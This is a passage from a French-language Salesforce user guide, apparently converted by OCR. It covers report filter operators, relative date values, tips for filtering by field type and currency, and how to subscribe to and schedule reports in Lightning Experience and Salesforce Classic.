| entre | Disponible uniquement pour des filtres de tableau de bord. Permet de filtrer des plages de valeurs. Pour chaque page, le filtre renvoie les résultats supérieurs ou égaux à la valeur minimale et inférieurs à la valeur maximale.<br>Par exemple, si vous saisissez « Nombre d'employés entre 100 et 500 », vos résultats incluent les comptes qui comprennent 100 à 499 employés. Les comptes qui comprennent 500 employés ne sont pas inclus dans les résultats. |

## Référence des filtres de dates relatives

Les filtres de dates relatives permettent de filtrer les champs de date en utilisant une syntaxe facile à comprendre inspirée par la parole humaine.

Par exemple, au lieu de filtrer sur `Date de fermeture supérieure au 1er janvier 2016`, filtrez en utilisant une date relative : `Date de fermeture égale à cette année`.

Remarque: Les opérateurs de filtre de dates relatives ne sont pas sensibles à la casse. *`CETTE ANNÉE`* fonctionne de la même façon que *`Cette Année`* et *`cette année`*.

| Valeur de date relative | Plage |
|---|---|
| HIER | Commence à minuit la veille du jour actuel et dure 24 heures. |
| AUJOURD'HUI | Commence à minuit le jour actuel et dure 24 heures. |
| DEMAIN | Commence à minuit le lendemain du jour actuel et dure 24 heures. |
| LA SEMAINE DERNIÈRE | Commence à minuit le premier jour de la semaine précédant la semaine actuelle et dure sept jours. |
| CETTE SEMAINE | Commence à minuit le premier jour de la semaine actuelle et dure sept jours. |
| LA SEMAINE PROCHAINE | Commence à minuit le premier jour de la semaine suivant la semaine actuelle et dure sept jours. |
| *n* DERNIÈRES SEMAINES | Commence à minuit le premier jour de la semaine qui débute *n* semaines avant la semaine actuelle, et dure jusqu'à 23h59 le dernier jour de la semaine précédant la semaine actuelle. |

| Valeur de date relative | Plage |
| --- | --- |
| *n* PROCHAINES SEMAINES | Commence à minuit le premier jour de la semaine suivant la semaine actuelle et dure *n* fois sept jours. |
| IL Y A *n* SEMAINES | Commence à minuit le premier jour de la semaine commençant *n* semaines avant le début de la semaine actuelle et dure sept jours. |
| LE MOIS DERNIER | Commence à minuit le premier jour du mois précédant le mois actuel et dure un mois. |
| CE MOIS | Commence à minuit le premier jour du mois actuel et dure un mois. |
| *n* PROCHAINS MOIS | Commence à minuit le premier jour du mois suivant le mois actuel et dure jusqu'à la fin du *n*ème mois. |
| *n* DERNIERS MOIS | Commence à minuit le premier jour du mois commençant *n* mois avant le mois actuel et dure jusqu'à 23h59 le dernier jour du mois précédant le mois actuel. |
| IL Y A *n* MOIS | Commence à minuit le premier jour du mois commençant *n* mois avant le début du mois actuel et dure un mois. |
| LE MOIS PROCHAIN | Commence à minuit le premier jour du mois suivant le mois actuel et dure un mois. |
| LES 90 DERNIERS JOURS | Commence à minuit 90 jours avant le jour actuel et dure jusqu'à la seconde actuelle (la plage comprend le jour actuel). |
| LES 90 PROCHAINS JOURS | Commence à minuit le lendemain du jour actuel et dure 90 jours (la plage ne comprend pas le jour actuel). |
| DERNIERS `n` JOURS | Commence à minuit `n` jours avant le jour actuel et dure jusqu'à la seconde actuelle (la plage inclut la date du jour ; l'utilisation de cette valeur de date inclut les enregistrements `n + 1` jours passés jusqu'à la date actuelle). |
| LES `n` PROCHAINS JOURS | Commence à minuit le lendemain et dure `n` jours (la plage ne comprend pas le jour actuel). |
| IL Y A *n* JOURS | Commence à minuit *n* jours avant le jour actuel et dure 24 heures (la plage ne comprend pas le jour actuel). |
| LE TRIMESTRE DERNIER | Commence à minuit le premier jour du trimestre calendaire précédant le trimestre actuel et dure un trimestre. |
| CE TRIMESTRE | Commence à minuit le premier jour du trimestre calendaire actuel et dure un trimestre. |
| PROCHAIN TRIMESTRE | Commence à minuit le premier jour du trimestre calendaire suivant le trimestre actuel et dure un trimestre. |
| LES `n` DERNIERS TRIMESTRES | Commence à minuit le premier jour du trimestre `n` trimestres avant l'actuel et dure jusqu'à la fin du trimestre précédant l'actuel (la plage ne comprend pas le trimestre actuel). |
| LES `n` PROCHAINS TRIMESTRES | Commence à minuit le premier jour du trimestre suivant le trimestre actuel et dure jusqu'à la fin du trimestre dans `n` trimestres (la plage ne comprend pas le trimestre actuel). |

| Valeur de date relative | Plage |
| --- | --- |
| IL Y A *n* TRIMESTRES | Commence à minuit le premier jour du trimestre *n* trimestres avant l'actuel et dure jusqu'à la fin de ce trimestre. |
| L'ANNÉE DERNIÈRE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année précédant l'année actuelle. |
| CETTE ANNÉE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année actuelle. |
| L'ANNÉE PROCHAINE | Commence à minuit le 1er janvier et dure jusqu'à la fin du 31 décembre de l'année suivant l'année actuelle. |
| IL Y A *n* ANNÉES | Commence à minuit le 1er janvier *n* années avant l'actuelle et dure jusqu'à la fin du 31 décembre de cette année. |
| LES *n* DERNIÈRES ANNÉES | Commence à minuit le 1er janvier *n+1* années avant l'actuelle. La plage se termine au 31 décembre de l'année précédant l'actuelle. |
| LES *n* PROCHAINES ANNÉES | Commence à minuit le 1er janvier de l'année suivant l'actuelle et dure jusqu'à la fin du 31 décembre de la *n*ème année. |
| DERNIER TRIMESTRE D'EXERCICE FISCAL | Commence à minuit le premier jour du trimestre fiscal précédant l'actuel et dure jusqu'au dernier jour de ce trimestre. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration.<br>**Remarque:** Aucune valeur de date littérale FISCALE n'est prise en charge lors de la création de vues mobiles personnalisées. |
| CE TRIMESTRE D'EXERCICE FISCAL | Commence à minuit le premier jour du trimestre fiscal actuel et dure jusqu'à la fin du dernier jour de ce trimestre fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| PROCHAIN TRIMESTRE D'EXERCICE FISCAL | Commence à minuit le premier jour du trimestre fiscal suivant l'actuel et dure jusqu'au dernier jour de ce trimestre (la plage ne comprend pas le trimestre actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* DERNIERS TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal *n* trimestres fiscaux avant l'actuel et dure jusqu'à la fin du dernier jour du trimestre fiscal précédent (la plage ne comprend pas le trimestre fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* PROCHAINS TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal suivant le trimestre fiscal actuel et dure jusqu'à la fin du dernier jour du *n*ième trimestre fiscal (la plage ne comprend pas le trimestre fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| IL Y A *n* TRIMESTRES FISCAUX | Commence à minuit le premier jour du trimestre fiscal *n* trimestres fiscaux avant l'actuel, et dure jusqu'à la fin du dernier jour de ce trimestre fiscal. |
| DERNIER EXERCICE FISCAL | Commence à minuit le premier jour de l'exercice fiscal avant l'actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |

| Valeur de date relative | Plage |
| --- | --- |
| CET EXERCICE FISCAL | Commence à minuit le premier jour de l'exercice fiscal actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| PROCHAIN EXERCICE FISCAL | Commence à minuit le premier jour de l'exercice fiscal suivant l'actuel et dure jusqu'à la fin du dernier jour de cet exercice fiscal. Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* DERNIERS EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal *n* exercices fiscaux avant l'actuel et dure jusqu'à la fin du dernier jour de l'exercice fiscal précédant l'actuel (la plage ne comprend pas l'exercice fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| LES *n* PROCHAINS EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal suivant l'exercice actuel et dure jusqu'à la fin du dernier jour du *n*ième exercice fiscal (la plage ne comprend pas l'exercice fiscal actuel). Le trimestre fiscal est défini dans la page Année fiscale dans Configuration. |
| IL Y A *n* EXERCICES FISCAUX | Commence à minuit le premier jour de l'exercice fiscal *n* exercices fiscaux avant l'actuel, et dure jusqu'à la fin du dernier jour de cet exercice fiscal. |

## Notes relatives au filtrage des types de champ et de valeur

Lors du filtrage de champs de texte, de champs de dates, de valeurs numériques, de valeurs de listes de sélection et de valeurs vides ou nulles, tenez compte des points ci-dessous.

### Filtrage dans les champs de texte

- Pour filtrer par plusieurs valeurs, séparez les termes recherchés par des virgules. Par exemple, pour rechercher des comptes situés dans l'État de Californie, de New York ou de Washington, utilisez *État contient CA,NY,WA*.
- Le filtrage n'est pas sensible à la casse. Par exemple, la recherche *État contient ID* renvoie toutes les correspondances pour « ID », mais renvoie également toutes les instances « Floride » et « Idaho » qui contiennent également les lettres « ID » dans leur nom.
- Lorsque vous utilisez des champs standard de zone de texte longue, tels que Description ou Détails de la solution, seuls les 1 000 premiers caractères du champ sont recherchés dans des rapports. Les rapports ne peuvent pas être filtrés sur des champs personnalisés de zone de texte longue. Seuls les 255 premiers caractères apparaissent pour les champs personnalisés de zone de texte longue dans des vues de liste.

### Filtrage dans les champs de date

- Si vous saisissez une date, utilisez le format autorisé par vos `Paramètres régionaux`. Vous pouvez également utiliser des valeurs de date spéciales telles que TODAY, NEXT WEEK, NEXT YEAR, LAST <nombre> DAYS, etc.

### Filtrage des valeurs numériques

- Placez les nombres ou les autres données contenant des virgules entre guillemets. Par exemple, *Montant égal à "10 000"* renvoie les enregistrements contenant un montant de 10 000 €, alors que *Montant égal à 10 000* renvoie 10 000 €, mais aussi 10 € et 0 €.
- Pour rechercher un numéro de téléphone, incluez son format exact, par exemple *Téléphone commence par (561)*.

### Filtrage des valeurs de liste de sélection

- Lorsque vous filtrez des données sur la base de champs de liste à sélection multiple, utilisez un point-virgule entre les valeurs pour indiquer une correspondance exacte.

  Par exemple, si vous sélectionnez l'opérateur "Égal à" et un point-virgule entre deux valeurs, les résultats incluent les enregistrements qui ont ces deux caractéristiques exclusivement.

- Si votre organisation utilise des types d'enregistrement, la boîte de dialogue de recherche répertorie les valeurs de liste de sélection correspondant à tous les types. Utilisez les opérateurs « Égal à » ou « Différent de » pour ces filtres.

  Remarque: Si vous modifiez l'étiquette d'une valeur de liste de sélection utilisée comme critère de filtrage, la valeur de liste de sélection est automatiquement supprimée des critères de filtrage. Par exemple, si votre rapport contient un filtre dans lequel *`Origine de la piste égale à Messagerie électronique ou Web`* et que vous modifiez la valeur de la liste de sélection Web en Référencement, votre filtre de rapport devient *`Origine de la piste égale à Messagerie électronique`*. Si la valeur de liste de sélection modifiée est la seule valeur spécifiée pour un filtre particulier, elle reste affichée dans vos filtres, mais une erreur s'affiche.

### Filtrage de valeurs vides ou nulles

- Lors de l'utilisation des opérateurs « inférieur à », « supérieur à », « inférieur ou égal à » ou « supérieur ou égal à » dans des champs contenant des valeurs numériques, les enregistrements vides ou avec une valeur « nulle » sont considérés comme contenant la valeur zéro (0).Par exemple, si vous créez une règle de workflow ou une règle d'attribution de piste pour des comptes avec les critères Chiffre d'affaires annuel inférieur à 100 000*`, les enregistrements de compte correspondent si le champ`* Chiffre d'affaires annuel `est vide.`

  Toutefois, les enregistrements avec des valeurs de champ vides ne sont pas considérés comme des correspondances dans les filtres de rapport, les vues de liste personnalisées et les règles d'attribution de compte (qui associent des comptes et des territoires).

- Pour limiter les résultats aux enregistrements vides ou contenant des valeurs nulles pour un champ particulier, sélectionnez le champ, puis les opérateurs « égal à » ou « différent de » et laissez le troisième champ vide. Par exemple, *`Montant égal à`* renvoie les enregistrements contenant des champs de montant vides. Vous pouvez rechercher simultanément des valeurs vides ou d'autres valeurs spécifiées. Par exemple, *`Montant égal à 1,,2`* renvoie les enregistrements dont le champ `Montant` est vide ou contient la valeur 1 ou 2.

CONSULTER ÉGALEMENT :

Valeurs de date relatives pour les critères de filtrage

## Conseils pour le filtrage des devises multiples

Conseils pour le filtrage des champs de devise lorsque votre organisation utilise plusieurs devises.

Si votre organisation utilise plusieurs devises, suivez ces conseils pour créer des filtres plus efficaces :

- Utilisez le champ `Devise` pour rechercher les éléments libellés dans une devise particulière. Par exemple, *`Devise de l'opportunité égale à AUD`* recherche les opportunités dont les montants sont exprimés en dollars australiens.
- Faites précéder les montants par un code de devise, tel que *`Chiffre d'affaires annuel supérieur à EUR 50 000 000`*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si vous ne précisez aucun code de devise, tous les montants sont exprimés dans la devise de l'utilisateur. Par exemple, si la devise de l'utilisateur est l'euro, `Chiffre d'affaires annuel supérieur à 50 000 000` signifie 50 millions d'euros.

Si la devise de l'utilisateur n'est pas valide, la devise d'entreprise est utilisée.

Dans Configuration, saisissez `Gérer les devises` dans la case `Recherche rapide`, puis sélectionnez **Gérer les devises** pour obtenir les codes de devise.

- Tous les montants sont convertis dans la devise d'entreprise afin de permettre des comparaisons. Par exemple la devise de l'utilisateur est le dollar, l'expression `Chiffre d'affaires annuel supérieur à EUR 50 000 000` recherche les comptes dont le chiffre d'affaires est supérieur à 50 millions de dollars. Les résultats incluent un compte de 100 millions de dollars australiens, qui équivaut à 105 millions de dollars avec un taux de change à 1,05.
- Les montants des rapports sont affichés dans leur devise d'origine, et les totaux des rapports dans votre devise personnelle. Vous pouvez changer la devise utilisée pour le total des rapports en cliquant sur **Afficher** > **Devises**. Pour tous les montants, vous pouvez également afficher la colonne « converti » (par exemple : « Chiffre d'affaires annuel (converti) »), qui permet d'afficher tous les montants dans la devise sélectionnée, dans la liste déroulante Afficher les devises en utilisant.

CONSULTER ÉGALEMENT :

Notes relatives au filtrage des types de champ et de valeur

## Planification et abonnement à des rapports

Planifiez et abonnez-vous à des rapports, et recevez des notifications qui vous informent sur les métriques importantes, sans exécuter les rapports manuellement. En vous abonnant à des rapports dans Lightning Experience, vous vous assurez que des rapports sur les toutes dernières données sont disponibles dans votre boîte de réception lorsque vous en avez besoin. Dans Salesforce Classic, vous pouvez spécifier des critères qui déclenchent des notifications sur les rapports.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Abonnement pour recevoir des résultats de rapport actualisés dans Lightning Experience
   Dans Lightning Experience, vous pouvez vous abonner à cinq rapports et recevoir par e-mail des résultats de rapport actualisés à la fréquence de votre choix : quotidienne, hebdomadaire ou mensuelle.
2. Abonnement pour recevoir des notifications de rapport dans Salesforce Classic
   Dans Salesforce Classic, abonnez-vous à un rapport pour recevoir des notifications périodiques, lorsque les métriques qui vous intéressent remplissent certaines conditions. Définissez les conditions qui déclenchent la notification et indiquez si vous souhaitez être informé via les notifications Salesforce1, via Chatter ou par e-mail.
3. Planification de rapports dans Salesforce Classic
   Vous pouvez configurer un rapport qui s'exécute automatiquement à une fréquence quotidienne, hebdomadaire ou mensuelle, et envoyer automatiquement les résultats aux personnes qui en ont besoin, sans avoir à se connecter et à l'envoyer soi-même.

## Abonnement pour recevoir des résultats de rapport actualisés dans Lightning Experience

Dans Lightning Experience, vous pouvez vous abonner à cinq rapports et recevoir par e-mail des résultats de rapport actualisés à la fréquence de votre choix : quotidienne, hebdomadaire ou mensuelle.

Par exemple, en arrivant au bureau le lundi matin, vous exécutez le rapport de vue d'ensemble des requêtes afin de déterminer les requêtes prioritaires. Au lieu d'exécuter le rapport manuellement, abonnez-vous pour recevoir le rapport par e-mail tous les lundis matin à 8 h 00.

1. Sous l'onglet Rapports, ou depuis la page d'exécution du rapport, cliquez sur > **S'abonner**.

   Si vous êtes déjà abonné(e) à un rapport et souhaitez changer sa planification, cliquez de nouveau sur **S'abonner** en regard du rapport.

2. Dans la boîte de dialogue Modifier l'abonnement, définissez la fréquence d'abonnement.

   Pour examiner les requêtes que votre équipe ferme au quotidien, recevez un rapport sur les requêtes tous les jours à 17 h 00.

3. Cliquez sur **Enregistrer**.
4. Lorsque vous êtes prêt(e) à recevoir les notifications, assurez-vous que l'abonnement est actif.
5. Cliquez sur **Enregistrer**.

Votre abonnement au rapport démarre, et vous commencez à recevoir les résultats par e-mail à la fréquence que vous avez définie.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Abonnement à des rapports dans Lightning Experience :

- Abonnement à des rapports

## Abonnement pour recevoir des notifications de rapport dans Salesforce Classic

Dans Salesforce Classic, abonnez-vous à un rapport pour recevoir des notifications périodiques, lorsque les métriques qui vous intéressent remplissent certaines conditions. Définissez les conditions qui déclenchent la notification et indiquez si vous souhaitez être informé via les notifications Salesforce1, via Chatter ou par e-mail.

Par exemple, vous pouvez vous abonner à un rapport sur une question ouverte et recevoir des notifications tous les matins si plus de 20 questions ouvertes existent. Vous pouvez vous abonner à des notifications pour cinq rapports maximum.

Remarque: Les Notifications de rapport ne sont pas affichées en tant qu'option disponible pour les rapports non enregistrés. Enregistrez le rapport avant de vous y abonner.

Les notifications de rapport personnelles ne sont pas liées à la fonctionnalité de planification d'exécutions futures, qui permet d'envoyer des rapports par e-mail à des heures spécifiques sans spécifier de conditions. Pour planifier des rapports envoyés par e-mail, sélectionnez **Planifier les exécutions futures** dans le menu déroulant Exécuter le rapport.

1. Dans la page Exécuter le rapport, cliquez sur **S'inscrire**.
2. Dans la page Abonnement à un rapport, vous indiquez si vous souhaitez être notifié la première fois ou chaque fois que les conditions sont remplies.
3. Spécifiez chaque condition en trois parties : agrégat, opérateur, valeur.

   Par exemple, déclenchez des notifications dès qu'un montant est inférieur à 1 million $.

   - Agrégat correspond à la métrique de base de votre condition. Elle peut correspondre à Nombre d'enregistrements, Montant moyen, Montant le plus faible, Montant le plus élevé ou Somme des montants.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour s'abonner à des rapports dans Salesforce Classic :

- Exécuter les rapports

Pour activer ou désactiver les notifications de rapport automatiques dans Salesforce Classic :

- Personnaliser l'application

- Opérateur détermine la comparaison, par exemple Égal à, Différent de, Supérieur à, etc.
- Valeur correspond au nombre auquel vous souhaitez comparer l'agrégat.

Vos conditions sont évaluées lors de l'exécution du rapport et les notifications envoyées si toutes les conditions sont remplies (jusqu'à cinq conditions par rapport).

4. Planifiez la fréquence (tous les jours de la semaine, tous les jours ou toutes les semaines) et l'heure d'évaluation de vos conditions.


   Par exemple, exécutez le rapport tous les jours de la semaine à 7 heures.

5. Sélectionnez un ou plusieurs types de notification.
   - Envoyer une notification dans l'application Salesforce1
   - Publier dans Chatter
   - Envoyez une notification par e-mail
   - Exécuter une action Apex personnalisée, par exemple créer des tâches ou escalader des requêtes

     Pour plus d'informations le développement d'une classe Apex personnalisée, reportez-vous au guide *Apex Developer Guide*.

6. Lorsque vous êtes prêt à recevoir les notifications, assurez-vous que l'abonnement est actif.
7. Cliquez sur **Enregistrer** pour planifier les notifications.

Exemple: L'exécution d'un rapport est planifiée tous les jours de la semaine à 7 h. Si la somme du montant est inférieure à 1 000 000, une notification Salesforce1 est envoyée et une publication Chatter est affichée.




CONSULTER ÉGALEMENT :

Planification de rapports dans Salesforce Classic

Notifications de l'application mobile Salesforce1

# Planification de rapports dans Salesforce Classic

Vous pouvez configurer un rapport qui s'exécute automatiquement à une fréquence quotidienne, hebdomadaire ou mensuelle, et envoyer automatiquement les résultats aux personnes qui en ont besoin, sans avoir à se connecter et à l'envoyer soi-même.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour planifier des rapports :
- Planifier des rapports

1. Planification de l'actualisation d'un rapport
   Permet de planifier un rapport exécuté tous les jours, toutes les semaines ou tous les mois. Une version HTML du rapport peut être envoyée par e-mail aux utilisateurs de votre organisation.
2. Affichage de la planification d'un rapport
   Permet d'afficher la planification d'un rapport dans la page Planifier des rapports ou sous l'onglet Rapports. Vous pouvez afficher toutes les planifications de rapport de l'organisation sous Configurer.
3. Gestion de la planification d'un rapport
   Créez, modifiez, affichez ou supprimez un rapport planifié à partir de la page Planifier un rapport.
4. Modification de la planification d'un rapport
   Vous pouvez modifier un rapport déjà planifié dans la page Planifier un rapport.
5. Suppression de la planification d'un rapport
   Permet de sélectionner un rapport planifié et d'annuler sa planification afin de supprimer l'exécution prévue.
6. Conseils relatifs à la planification de rapports
   Ces conseils se rapportent au minutage, aux limites et aux notifications par e-mail lors de la planification d'un rapport.

CONSULTER ÉGALEMENT :

Planification de l'actualisation d'un rapport
Modification de la planification d'un rapport
Suppression de la planification d'un rapport
Gestion de la planification d'un rapport
Conseils relatifs à la planification de rapports
Affichage de la planification d'un rapport
Abonnement pour recevoir des notifications de rapport dans Salesforce Classic

## Planification de l'actualisation d'un rapport

Permet de planifier un rapport exécuté tous les jours, toutes les semaines ou tous les mois. Une version HTML du rapport peut être envoyée par e-mail aux utilisateurs de votre organisation.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour planifier des rapports :
- Planifier les rapports

1. Sous l'onglet Rapports, cliquez sur le nom d'un rapport.
2. Cliquez sur **Planifier les exécutions futures** dans le menu déroulant **Exécuter le rapport**.

   Si vous créez un rapport, vous êtes invité(e) à l'enregistrer dans un dossier avant la planification. Si le dossier du rapport est partagé avec un groupe, vous pouvez planifier le dossier uniquement pour l'ensemble du groupe. Pour planifier le rapport pour un membre individuel du groupe, partagez le dossier du rapport avec ce membre.
3. Dans la page Planifier un rapport, spécifiez un utilisateur actif qui a accès au dossier dans lequel le rapport est stocké.

   Le niveau d'accès de l'utilisateur actif détermine ce que les autres utilisateurs, y compris les utilisateurs du portail, visualisent lorsqu'ils reçoivent les résultats d'exécution du rapport planifié. Cela signifie que les utilisateurs n'affichent pas tous chaque champ, et que l'utilisateur actif peut visualiser des champs qui restent invisibles pour les autres utilisateurs. Lorsqu'il est envoyé, le rapport indique les champs que l'utilisateur actif peut visualiser et que les autres utilisateurs ne peuvent pas afficher. Vous devez disposer de l'autorisation « Afficher toutes les données » pour spécifier un utilisateur actif autre que vous-même.

   Remarque: Si l'utilisateur actif devient inactif, le rapport n'est pas exécuté. Salesforce envoie une notification par e-mail pour activer l'utilisateur, pour supprimer la planification du rapport ou pour remplacer l'utilisateur actuel par un utilisateur actif. Salesforce envoie la notification aux utilisateurs qui disposent des autorisations « Gérer des utilisateurs », « Modifier toutes les données » et « Gérer la facturation ». Si aucun utilisateur ne possède ces autorisations, Salesforce envoie la notification à ceux qui disposent des autorisations « Gérer des utilisateurs » et « Modifier toutes les données ».
4. Sélectionnez un paramètre de messagerie.

| Sélectionner | À |
|---|---|
| `A moi` | Envoyer le rapport à votre adresse e-mail spécifiée dans votre profil d'utilisateur. |
| `A moi et/ou aux autres` | Envoyer le rapport par e-mail à des utilisateurs supplémentaires. |

   Vous ne pouvez envoyer de rapports qu'à des adresses e-mail incluses dans les enregistrements utilisateurs Salesforce. Lorsque les utilisateurs du portail reçoivent des rapports par e-mail, ils visualisent les mêmes données que l'utilisateur actif a définies dans la planification du rapport. Si vous ne souhaitez pas partager certaines informations, planifiez l'exécution du rapport avec un utilisateur du portail comme utilisateur actif.

   Remarque: Les utilisateurs du portail reçoivent des e-mails de notification d'actualisation de rapports et de tableaux de bord lorsque l'option `Autoriser l'envoi des rapports et des tableaux de bord aux utilisateurs du portail` est activée.
5. Définissez la fréquence, la durée et l'heure d'exécution du rapport :
   - Dans le champ `Fréquence`, sélectionnez `Tous les jours`, `Toutes les semaines` ou `Tous les mois`, puis affinez les critères de fréquence.
   - Dans les champs `Démarrage` et `Fin`, spécifiez la période pendant laquelle vous souhaitez planifier le rapport. Pour saisir la date actuelle, cliquez sur le lien indiquant la date.
   - En regard de `Heure de démarrage désirée`, cliquez sur **Rechercher les options disponibles** pour choisir une heure de démarrage.

L'heure souhaitée peut ne pas être disponible si d'autres utilisateurs l'ont déjà sélectionnée pour planifier un rapport.

6. Cliquez sur **Enregistrer la planification du rapport**. Vous pouvez sélectionner :

| Choisir | À |
| --- | --- |
| **Enregistrer les modifications apportées au rapport avec cette planification** | Enregistrer la planification du rapport et les modifications que vous avez apportées au rapport. |
| **Ignorer les modifications apportées au rapport** | Enregistrer uniquement la planification. Les modifications que vous avez apportées au rapport sont abandonnées. |

Les destinataires du rapport peuvent cliquer sur son nom dans les rapports envoyés par e-mail pour se connecter à Salesforce et consulter directement le rapport.

CONSULTER ÉGALEMENT :

Gestion de la planification d'un rapport

Exécution d'un rapport

## Affichage de la planification d'un rapport

Permet d'afficher la planification d'un rapport dans la page Planifier des rapports ou sous l'onglet Rapports. Vous pouvez afficher toutes les planifications de rapport de l'organisation sous Configurer.

- Pour afficher la planification d'un rapport sous l'onglet Rapports, survolez ✔ dans la colonne de planification .

  Elle indique la fréquence et la date d'exécution suivante.

  Les utilisateurs qui ne disposent pas de l'autorisation « Planifier des rapports » ne peuvent pas afficher cette icône et ces informations.

- Pour afficher la planification de l'exécution d'un rapport dans la page Planifier des rapports :

  1. Cliquez sur le nom d'un rapport planifié sous l'onglet Rapports.
  2. Cliquez sur **Planifier les exécutions futures** dans le menu déroulant **Exécuter le rapport**.
     .

- Pour afficher tous les rapports planifiés de votre organisation, dans Configuration, saisissez *Tâches prévues* dans la case Recherche rapide, puis sélectionnez **Tâches prévues**.

  Seuls les utilisateurs qui disposent de l'autorisation « Afficher la configuration » peuvent accéder à ces informations.

CONSULTER ÉGALEMENT :

Gestion de la planification d'un rapport

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour planifier des rapports :
- Planifier des rapports

Pour afficher tous les rapports planifiés de l'organisation :
- Afficher la configuration

## Gestion de la planification d'un rapport

Créez, modifiez, affichez ou supprimez un rapport planifié à partir de la page Planifier un rapport.

Dans la page Planifier un rapport, vous pouvez effectuer les opérations suivantes :

- Planifier l'exécution d'un rapport nouveau ou existant ultérieurement et envoyer les résultats par e-mail à d'autres personnes.
- Modifier la planification d'un rapport déjà planifié.
- Afficher les tâches planifiées pour tous les rapports de votre organisation ou afficher uniquement la planification du rapport sélectionné.
- Supprimer une planification d'exécution d'un rapport sélectionné.

Des rapports planifiés supplémentaires peuvent être disponibles à l'achat.

CONSULTER ÉGALEMENT :

Planification de l'actualisation d'un rapport

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour planifier des rapports :
- Planifier des rapports

Pour supprimer l'exécution d'un rapport planifié :
- Modifier toutes les données

## Modification de la planification d'un rapport

Vous pouvez modifier un rapport déjà planifié dans la page Planifier un rapport.

1. Sous l'onglet Rapports, cliquez sur le nom du rapport planifié.
2. Cliquez sur **Planifier les exécutions futures** dans le menu déroulant **Exécuter le rapport**.
3. Procédez aux modifications requises dans la page Planifier un rapport.
4. Cliquez sur **Enregistrer la planification du rapport**.

CONSULTER ÉGALEMENT :

Gestion de la planification d'un rapport

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour planifier des rapports :
